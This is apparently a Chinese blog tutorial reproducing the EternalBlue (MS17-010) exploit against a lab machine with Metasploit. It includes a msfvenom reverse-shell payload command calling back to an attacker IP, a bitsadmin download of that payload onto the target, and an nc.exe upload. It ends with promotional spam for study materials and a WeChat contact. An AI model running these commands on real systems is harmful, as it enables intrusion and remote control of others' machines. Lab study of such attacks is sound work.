永恒之蓝漏洞复现(详细版),网络安全工程师必备知识
1.检查防火墙是否关闭
2.检查远程连接是否开启
3.卸载更新的补丁至下面三个即可(没安装vmware tools)

4)重新运行

成功发现可利用漏洞ms17-010,,扫描模块结束,接下尝试进行攻击
4.攻击:use 0

更改靶机地址:

查看反弹shell 的语句:

查看支持攻击的目标:

运行一下,成功拿下靶机

让靶机弹出计算器:

有弹窗出现

查看不同漏洞模块:

尝试运行一个:screenshare—实时监控当前主机界面

5.进行渗透
1)查看IP
发现出现是乱码
 修改编码格式:

接下来看是没有问题的

2)文件上传
在绝对路径下创建一个文档

将该文件上传到靶机中

查看是否上传成功

发现上传的文档,成功
6.后渗透模块

post模块可以实现提权、扫描探测等等

随便选择一个看一下

其他功能都在MSF中,感兴趣自己可以尝试。
7.上传木马

1.msfvenom
这里用到生成木马工具:msfvenom,然后使用msfconcole进行监听
- msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.154.252 port=4444 -f exe -o /tmp/shell.exe
-p payloads,反弹shell的语句
-f 生成文件的格式
-o 生成文件的路径

进入/tmp目录下看到生成的文件
反弹shell
(1)开启一个web服务

(2)使用工具生成反弹shell语句,在靶机看能否下载成功
bitsadmin /rawreturn /transfer getfile “http://192.168.154.252:9999/shell.exe” C:\shell.exe

这里出现问题了,我搜索了一圈也没找到解决办法,只能换一种工具
2.nc(NetCat)
MSF上传nc到靶机的c盘下
upload /usr/share/windows-binaries/nc.exe C:\Windows

在靶机上看一下文件成功上传,这样就可以使用nc连接靶机
自我介绍一下,小编13年上海交大毕业,曾经在小公司待过,也去过华为、OPPO等大厂,18年进入阿里一直到现在。
深知大多数网络安全工程师,想要提升技能,往往是自己摸索成长,但自己不成体系的自学效果低效又漫长,而且极易碰到天花板技术停滞不前!
因此收集整理了一份《2024年网络安全全套学习资料》,初衷也很简单,就是希望能够帮助到想自学提升又不知道该从何学起的朋友。
既有适合小白学习的零基础资料,也有适合3年以上经验的小伙伴深入学习提升的进阶课程,基本涵盖了95%以上网络安全知识点,真正体系化!
由于文件比较大,这里只是将部分目录大纲截图出来,每个节点里面都包含大厂面经、学习笔记、源码讲义、实战项目、讲解视频,并且后续会持续更新
如果你觉得这些内容对你有帮助,可以添加VX:vip204888 (备注网络安全获取)
学习路线:
这个方向初期比较容易入门一些,掌握一些基本技术,拿起各种现成的工具就可以开黑了。不过,要想从脚本小子变成黑客大神,这个方向越往后,需要学习和掌握的东西就会越来越多以下是网络渗透需要学习的内容:

一个人可以走的很快,但一群人才能走的更远。不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎扫码加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!
要学习的内容:
一个人可以走的很快,但一群人才能走的更远。不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎扫码加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!
[外链图片转存中…(img-yljO9x2j-1712813361296)]

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 5
 0
- 0


 已为社区贡献5条内容

所有评论(0)